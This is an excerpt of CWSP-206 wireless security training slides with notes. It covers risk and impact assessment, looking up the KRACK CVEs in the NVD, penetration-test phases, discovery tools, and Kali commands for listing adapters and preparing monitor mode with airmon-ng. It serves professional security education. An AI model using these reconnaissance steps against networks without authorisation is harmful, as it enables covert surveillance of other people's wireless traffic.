
In Florida there are hurricanes, in California there are not. In California there are earthquakes, in Florida there are not. You are more likely to spend more money in California on earthquake protection and not much on hurricane protection.

You are more likely to spend more money in Florida on hurricane protection, and not much on earthquake protection.

You probably do not spend much money on “alien invasion” protection, or on “large meteor hitting us” protection, probably because they may be viewed as unlikely, or not worth the cost of covering. In other words, there is very little risk.

## Impact

- Impact also needs to be calculated



265

Certified Wireless Security Professional :: CWSP-206

cwnp.org

Impact is another factor to calculate. The reason you spend money to protect yourself, is that the result of an earthquake or a hurricane could be high both financially and physically (loss of life). The impact of an event also needs to be planned for. Again, if the impact is measured as \$10,000, and the risk high, you still are not going to spend \$1 million dollars to protect against it. However, it is important to note that the penalty for not protecting may include fines or imprisonment for failing to adequately protect resources (e.g. if your company is subject to rules and regulations such as HIPPA, PCI, etc.) Impact can be measured as technical impact or business impact.

Technical impact may include loss of:

- Confidentiality
- Integrity
- Availability

Business impact may include loss of:

- Money
- Reputation
- Compliance
- Privacy


## Searching for Krack

The screenshot shows the NVD homepage. On the left, there's a sidebar with links like General, Vulnerabilities, Vulnerability Metrics, Products, Configurations (CCE), Contact NVD, Other Sites, and a prominent Search link. The main content area has a heading 'Search' with a sub-instruction: 'Please make use of the interactive search interfaces to find information in the database!'. Below this are three buttons: 'Vulnerabilities - CVE' (which is highlighted with a red box), 'Products - CPE', and 'Checklists - NCP'. At the bottom of the page, there's a footer with the NIST logo, social media icons (Twitter, Facebook, LinkedIn, YouTube, RSS, Email), and the text 'Certified Wireless Security Professional :: CWSP-206'.

To determine the risk and impact of a vulnerability, you can refer to the National Vulnerability Database (NVD), to glean information. Let's use an example of the Krack attack, that occurred in late 2017, and see what we can find.

Load your webpage, enter "nvd.nist.gov" and when the page loads select [Search].  
Next select the [Vulnerabilities – CVE] button.

## Searching for Krack (Cont.)



The screenshot shows the NVD search interface. At the top, there's a navigation bar with the NIST logo, the Information Technology Laboratory name, and the NVD logo. Below the navigation bar, there's a blue header with the text "NATIONAL VULNERABILITY DATABASE". A green button labeled "VULNERABILITIES" is visible. The main content area is titled "Search Vulnerability Database" and includes a search form. The search form has fields for "Search Type" (Basic selected), "Results Type" (Overview selected), and a "Keyword Search" input field containing "krack". A dropdown menu is open over the "krack" input field, showing options like "Run", "Exact Match", and "Fuzzy". To the right of the search form, there's a section titled "Contains Hyperlinks" with checkboxes for "US-CERT Technical Alerts", "US-CERT Vulnerability Notes", and "OVAL Queries". Below the search form, there's a "Search" button (which is red and outlined in the screenshot) and a "Reset" button. At the bottom of the search form, there are time range options: "All Time", "Last 3 Months", and "Last 3 Years", with "All Time" selected. The footer of the page includes the number "267", the text "Certified Wireless Security Professional :: CWPSP-206", and the "cwpnpo" logo.

When the search page loads, enter “krack” and select [Search].

## Searching for Krack (Cont.)

The screenshot shows the NVD search results page for the keyword "krack". The search parameters are set to "Keyword (Text search): krack" and "Search Type: Search All". There are 10 matching records. The first result, CVE-2017-13088, is highlighted with a red border. The table has columns for Vuln ID, Summary, and CVSS Severity. The summary for CVE-2017-13088 states: "Wi-Fi Protected Access (WPA and WPA2) that support 802.11v allows reinstallation of the Integrity Group Temporal Key (IGTK) when processing a Wireless Network Management (WNM) Sleep Mode Response frame, allowing an attacker within radio range to replay frames from access points to clients." The CVSS score is V3: 8.3 HIGH and V2: 3.9 LOW. Other results listed are CVE-2017-13087 and CVE-2017-13086.

Vuln ID	Summary	CVSS Severity
CVE-2017-13088	Wi-Fi Protected Access (WPA and WPA2) that support 802.11v allows reinstallation of the Integrity Group Temporal Key (IGTK) when processing a Wireless Network Management (WNM) Sleep Mode Response frame, allowing an attacker within radio range to replay frames from access points to clients.	V3: 8.3 HIGH V2: 3.9 LOW
CVE-2017-13087	Wi-Fi Protected Access (WPA and WPA2) that support 802.11v allows reinstallation of the Group Temporal Key (GTK) when processing a Wireless Network Management (WNM) Sleep Mode Response frame, allowing an attacker within radio range to replay frames from access points to clients.	V3: 8.3 HIGH V2: 3.9 LOW
CVE-2017-13086	Wi-Fi Protected Access (WPA and WPA2) allows reinstallation of the tunneled Direct-Link Setup (TDLS) Peer Key (TPK) during the TDLS handshake, allowing an attacker within radio range to replay, decrypt, or spoof frames.	V3: 8.3 HIGH V2: 3.9 HIGH

The NVD finds information on your search criteria. You will see there are 10 results for "krack". Select the top entry – [CVE-2017-13088].

## Searching for Krack (Cont.)

The screenshot shows the NVD (National Vulnerability Database) interface. At the top, there's a header with the NIST logo, the Information Technology Laboratory, and the NVD logo. Below the header, there's a search bar and a navigation menu. The main content area displays the details for CVE-2017-13088. The page is titled "CVE-2017-13088 Detail". It includes sections for "Current Description", "Impact", and "CVSS v3.0 Severity and Metrics" (which lists a base score of 5.3, medium severity, and a vector of AV:A/AC:H/PR:N/U/N/S:UC:N/I:H/A:N). To the right, there's a "QUICK INFO" sidebar with details like the CVE dictionary entry (CVE-2017-13088), NVD published date (10/17/2017), and last modified date (07/18/2018). The bottom of the page includes a footer with the number 269, the text "Certified Wireless Security Professional :: CWSP-206", and the CWNP logo.

You can see information on the vulnerability.

The database highlights the description of the vulnerability, and also lists impact references.

## Common Vulnerabilities and Exposures

### Impact

#### CVSS v3.0 Severity and Metrics:

Base Score: 5.3 MEDIUM  
Vector: AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N (V3 legend)  
Impact Score: 3.6  
Exploitability Score: 1.6

Attack Vector (AV): Adjacent  
Attack Complexity (AC): High  
Privileges Required (PR): None  
User Interaction (UI): None  
Scope (S): Unchanged  
Confidentiality (C): None  
Integrity (I): High  
Availability (A): None

#### CVSS v2.0 Severity and Metrics:

Base Score: 2.9 LOW  
Vector: {AV:A/AC:M/Au:N/C:N/I:P/A:N} (V2 legend)  
Impact Subscore: 2.9  
Exploitability Subscore: 5.5

Access Vector (AV): Local\_Network  
Access Complexity (AC): Medium  
Authentication (AU): None  
Confidentiality (C): None  
Integrity (I): Partial  
Availability (A): None  
Additional Information:  
Allows unauthorized modification

### References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

You can follow the links to see scoring metrics of the severity impact of the vulnerability. Scrolling down the page, you can see more information on the impact, as well as references to advisories and tools.

# Chapter 11: Penetration Testing Tools and Techniques

## Wireless Penetration Testing

- **Planning**
- **Discovery**
- **Attack**
- **Report**
  - Technical
  - High Level or Executive
  - Findings



You saw in the last chapter, wireless pentesting can be broken down into four steps:

**Planning:** where you will plan your pentest, and define the rules of engagement.

**Discovery:** where you will discover available networks.

**Attack:** where you will actually attack and asses the strength and weaknesses of the wireless networks.

**Report:** where you report on your findings to the customer (internal or external).

## White Box vs Black Box Testing

### ■ White Box Testing

- This is when the system is explained to you fully with documentation, layouts, network maps, etc.

### ■ Black Box Testing

- This is when the system is treated as an unknown, and you are expected to attack it to see what you can discover



273

Certified Wireless Security Professional :: CWSP-206

cwsp®

The type of pentest you may be asked to perform depends on the goals of the pentest.

White Box Testing is where you have knowledge of the systems involved, and are trying to penetrate systems knowing exactly what they are and, most usually, what defenses are in place.

Black Box Testing is exactly as it sounds. You have a box, you have no knowledge about it, and try to get into it! The network in this situation is treated just like a black box. You have to discover everything, then choose what and how to attack, with no idea of defenses.

Of course, most pentests fall between these two extremes, and you will find rarely are any two pentest jobs alike. They all come with their own quirks and requirements, and of course Rules of Engagements, and restrictions. If you are conducting White Box Testing, then you will need to gather as much project documentation from the customer as possible. Network maps and layouts, design goals, equipment lists, etc. will all be useful. On the contrary, if you are performing Black Box Testing, you may need to build similar documentation as you go.

## Hardware and Software

### ■ Hardware

- Laptop/Tablet
- Chrome device
- USB Wi-Fi adapters
- Hardware Jammer



### ■ Software

- Kali Linux
- Scanners on phone or tablet
  - Android Wifi Analyzer
  - Apple Airport utility
- Protocol Analyzer
- Software Jammer



### ■ Professional Auditing Tools

274

Certified Wireless Security Professional :: CWSP-206

cwsp®

Choosing your hardware and software carefully is very important when you want to become a pentester. Even more so, when you want to become a wireless pentester. There are not many good and reasonably priced professional platforms for wireless pentesting. Most pentesters build up their own repertoire from what is available, with Kali Linux being the most popular. You can run Kali Linux in a Virtual Environment, or run it natively on hardware. Hardware platforms vary from Macbooks to Windows PCs, and even high end ChromeBooks. Memory and disk space form a major part of the decision process. Some pentesters are currently experimenting with the latest Raspberry Pi and Arduino platforms.

Selection of USB devices ranks very high in the decision process. You will probably need several adapters, and this impacts the number of USB ports on the platform that you want to use. Of course, you can use a USB hub, but then how are you going to power that? Not all laptops and other devices come with portability, large battery, and multiple full power USB ports. Check with the platform you are using, if the USB adapters are supported. It is common in the Linux world for USB drivers to take some time to come out, usually long after the adapter is released. As a result, you will frequently find that the latest and greatest adapter available, probably hasn't got a driver for it, in Kali Linux, yet!

Jammers can come in two forms, hardware and software. Software jammers usually work with the USB device you have available. Hardware jammers come with only one purpose: to jam! Be advised that any form of jamming of wireless frequencies is frowned upon, and most likely highly illegal, and will come with severe penalties. In fact, the mere possession of some devices in some areas of the world may end up with you having to answer some very in-depth questions from law enforcement. You may have to prove you are a pentester and may have equipment confiscated.


Scanner software on phones and tablets can be a great asset when discovering networks. Most

likely you will be ignored if you are walking around or standing staring at your phone/tablet. WiFi Analyzer for Android phones is a powerful tool to discover and locate networks. Apple utilities are much more scarce, but Apple's Airport utility can be put into scan mode, and can reveal interesting results. Apple restricts the operation of utilities interfacing with its Wi-Fi API. Android, to date, has not. Before the Android people get too excited here, be aware that Google has recently (2019) announced the introduction of limitations on the abilities of Wi-Fi scanners on Android platforms moving forward, so expect changes there.

Don't overlook your trusty wireless protocol analyzer here. Good old Wireshark can be a great tool once you start looking into the protocols and captured frames. If you have a more professional analyzer, such as Live Action (Savvius) Omnipcap, the visualizations provided in the software can be a great asset in your pentest.

## Airmagnet WiFi Analyzer Pro

- Wireless Network Monitor
- Wireless Network Analyzer
- Troubleshooting
  - Built in expertise
- Wi-Fi Security Auditing tool
- Roaming Analysis
- Built-in Reporting tool



275

Certified Wireless Security Professional :: CWSP-206

CWNP

Air Magnet WiFi Analyzer Pro, is a tool that is great for troubleshooting. It has a built-in monitor, analyzer, and expert engine that help you analyze your Wi-Fi environment.

One of the advanced features of the tool is to analyze your security environment. Then, using the in-built report engine, you can create reports. The software comes with built-in analysis of common security reports, such as PCI, SOX, ISO, etc.

## Discovery

- Discover networks
- Discover hidden networks
- Discover clients
- Discover rogue APs
- Authentication systems used
- Deprecated systems in use
- Coverage area outside the perimeter wireless signal leaks to



Discovery is an important part of the pentest process. Discovery is where you will find the customers SSIDs, define which are your customers and which are rogue, and choose which ones to attack. If an SSID is missed in the discovery phase, it could impact the whole pentest. It is important, therefore, to ensure that all devices are powered on, and functioning correctly before starting. It may be advisory to get a list of expected SSIDs, and maybe even APs, from the customer before starting the pentest.

## Promiscuous and Monitor Mode

- Normal
- Promiscuous
- Monitor
- Microsoft has limitations on Monitor mode



It is important to understand the different modes that a network interface can be put into, before starting pentesting.

**Normal mode:** this mode is where an adapter transmits and receives frames, normally. In this mode, the adapter will only accept Unicast frames addressed directly to it, Broadcast frames, and any Multicast frames it has been programmed for.

**Promiscuous mode:** this mode is where an adapter is configured to accept and pass all frames up to the protocol stack. Usually used on Ethernet when using a protocol analyzer.

**Monitor mode:** this mode is only applicable to wireless, and it is an extra mode where the wireless adapter will pass all frames it sees in the air, regardless of which BSSID they belong to, up to the protocol stack.

**Microsoft limitation:** Microsoft restricts monitor mode access in its APIs. Because of this, you will need dedicated hardware, or a special driver written for your capture application. Usually, these applications cost money and have specific drivers written for specific chipsets. This is changing as we draw into the 2020s, with capture drivers becoming more desirable, and vendors releasing drivers that can be natively used with Windows and Wireshark (Netgear A6210, for example).

Microsoft is also talking about changing this limitation in a future version of Windows.

## Useful Discovery Tools

- WiFi Explorer
- inSSIDer
- Protocol Analyzers
- Kali Linux




You do not need to be a hacker to find out what is going on in the wireless world. Every wireless SSID broadcasts a beacon approximately 10 times a second advertising its functions and features. Other Management frames (Probe requests and responses, and Association requests and responses) also carry information about the networks that are running in your vicinity. There are applications commercially available that capture these messages, and display information about the SSIDs. This information can display simple channel and name, or give a plethora of information right up to Encryption method used, power constraints, n/ac/ax features and even proprietary Vendor specifics.

WiFi Explorer (MAC) by Adrian Granados, and Metageeks's inSSIDer (Windows and now also on MAC), are invaluable tools for researching wireless functionality.

These utilities make the job easy for you. Of course, you can power on your protocol analyzer, and manually start decoding the Information Elements yourself, should you choose to. Once you have exhausted the features of these tools, then it is time to roll up your sleeves, and start up your trusty Kali Linux.

## WiFi Explorer




279

Certified Wireless Security Professional :: CWSWP-206

cwnp®

In this slide you can see some of the features shown by default in WiFi Explorer. Some of the details of the SSIDs and MAC addresses have been blanked out to protect our neighbors. Still, you can clearly see a wealth of information in the summary at the top half, and in the IE (Information Element) listing in the lower half.

inSSIDer



Metageek's inSSIDer also shows a wealth of information on available networks in your vicinity. Again, SSIDs have been masked to protect our neighbors. You can clearly see the channels being used, the relative signal strength, and type of security they are using, etc. This is all valuable information that can be used to move forward with your pentest.

## Kali Linux Discovery Tools

- Linux Tools
- airmon-ng suite
- Kali CLI attack tools
- All-in-one scripted tools



281

Certified Wireless Security Professional :: CWSP-206


cwsp

Kali Linux is where the great tools are for pentesting. You can run an entire pentest just from Kali Linux, and need no other software, from planning phase through to reporting phase.

You will only be exposed to some of the most commonly used pentesting discovery and attack tools here, but it is recommended to study up on other available features in Kali Linux. You will view basic Linux wireless functionality, and then move on to the airmon-ng suite, which provides the fundamental monitor mode functionality of the Kali Linux toolset. You will be shown all-in-one tools that deal with pentesting functions in a script like manner, demonstrating to you the availability of tools that remove the need for you to have to learn the intricate details of the command line tools, so you can get up and running quickly. However, mastery of the software cannot be achieved if you shy away from learning the advanced CLI options.

Note, in the captures shown here the operator was logged in as root to save time, because it is easy and very convenient. Because of this, the use of the “sudo” command was not required. Some tools complain if you use them as root. Root, used to run a pentest, is frowned upon in the industry because the root user has so much power. Normally, you would create a user to connect with, then use the “sudo” command to escalate that particular user’s privilege where needed.

## Linux Wi-Fi Tools - ifconfig



The screenshot shows a terminal window on a Kali Linux system. The title bar reads "Linux Wi-Fi Tools - ifconfig". The terminal window displays the output of the "ifconfig" command:

```
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 00:0c: [REDACTED] txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 715 bytes 61292 (59.8 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 715 bytes 61292 (59.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

The terminal window has a dark background with light-colored text. The bottom right corner shows the "cwnp" logo.


The Linux command **ifconfig** is fundamental in manipulating and monitoring network interfaces.

You can see in the graphic, that the command was entered with no arguments from the system.

Kali Linux actually has 4 wireless cards installed, but they are not shown, simply because they are not in the UP state.

If you want to see all interfaces, whatever state they are in, then use **ifconfig -a**.

## Linux Wi-Fi Tools - iwconfig



A terminal window titled "root@kali:~# iwconfig" displays the output of the iwconfig command. The output shows four wireless interfaces: wlan3, wlan2, wlan1, and wlan0. Each interface is listed with its IEEE 802.11 parameters, mode (Managed), access point status (Not-Associated), transmit power (Tx-Power=20 dBm), retry limits, RTS threshold, fragment threshold, encryption key (off), and power management (off). The eth0 interface is shown as having no wireless extensions. The root prompt "root@kali:~#" is at the bottom.

```
root@kali:~# iwconfig
wlan3    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.

wlan2    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

wlan1    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off


lo       no wireless extensions.

root@kali:~#
```

The **iwconfig** command is useful to show all the connected wireless adapters.

Here you can see there are four adapters. They are simply numbered from 0, so we have wlan0, wlan1, wlan2, and wlan3. The **iwconfig** command reports basic attributes of the interfaces.

## Linux Wi-Fi Tools – airmon-ng




```
File Edit View Search Terminal Help
root@kali:~# airmon-ng
          PHY     Interface      Driver      Chipset
phy0      wlan0        rt2800usb    Ralink Technology, Corp. RT5370
phy1      wlan1        rt2800usb    Ralink Technology, Corp. RT5370
phy2      wlan2        rt2800usb    Ralink Technology, Corp. RT5370
phy3      wlan3        rt2800usb    Ralink Technology, Corp. RT5370
root@kali:~#
```

The **airmon-ng** suite is one of the most versatile utilities ever written for wireless. It forms the foundation of most of the other tools you will use in Kali Linux.

The basic command **airmon-ng** displays the wireless adapters, their chipset, and the Linux driver they are using.

Note, in the graphic the “phy” maps to the “wlan” number. This is because this is a fresh reboot. The “phy” numbers represent the physical wireless interface and are independent of the “wlan” numbers.

## Linux Wi-Fi Tools – airmon-ng (Cont.)



A terminal window titled 'root@kali:~# airmon-ng'. The window displays a table of wireless interfaces:

PHY	Interface	Driver	Chipset
phy5	wlan0	rt2800usb	Ralink Technology, Corp. RT5372
phy1	wlan1	rt2800usb	Ralink Technology, Corp. RT5370
phy2	wlan2	rt2800usb	Ralink Technology, Corp. RT5370
phy3	wlan3	rt2800usb	Ralink Technology, Corp. RT5370

At the bottom of the terminal window, there is a watermark that reads 'CWPnro'.

In this graphic, you will see that things have changed.

Simply, wlan0 was removed, then a new adapter was added. This adapter, connected as phy4, but then disconnected for some reason, then reconnected as phy5. Note, however, it was given the interface name wlan0. In Kali Linux, you have to watch out for this.

Note, also it is a slightly different chipset, but still supported by the same driver. This driver, and the chip sets shown are some of the best ones to use for kali Linux, and will give you a high level of compatibility with the tools (this means fewer errors).

## Linux Wi-Fi Tools – airmon-ng (Cont.)

```
root@kali:~# airmon-ng check
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
      501 NetworkManager
      682 wpa_supplicant

root@kali:~# airmon-ng check kill
Killing these processes:

    PID Name
      682 wpa_supplicant

root@kali:~# airmon-ng check


root@kali:~#
```

When putting wireless interfaces in monitor mode, and using the airmon-ng utilities, other processes on the system can interfere with the airmon-ng suite.

You can get weird errors, where the devices move channels, or flip back into managed mode, and out of monitor mode. The two biggest culprits are the **NetworkManager** and the **wpa\_supplicant**. These are simply client utilities on Kali that allow you to connect to wireless.

Airmon-ng has a simple argument which checks whether these are running, the command is **airmon-ng check**. If you find they are running you can manually kill the processes, or simply use **airmon-ng check kill** to automatically stop any processes that arimon-ng doesn't like.

## Linux Wi-Fi Tools – airmon-ng (Cont.)

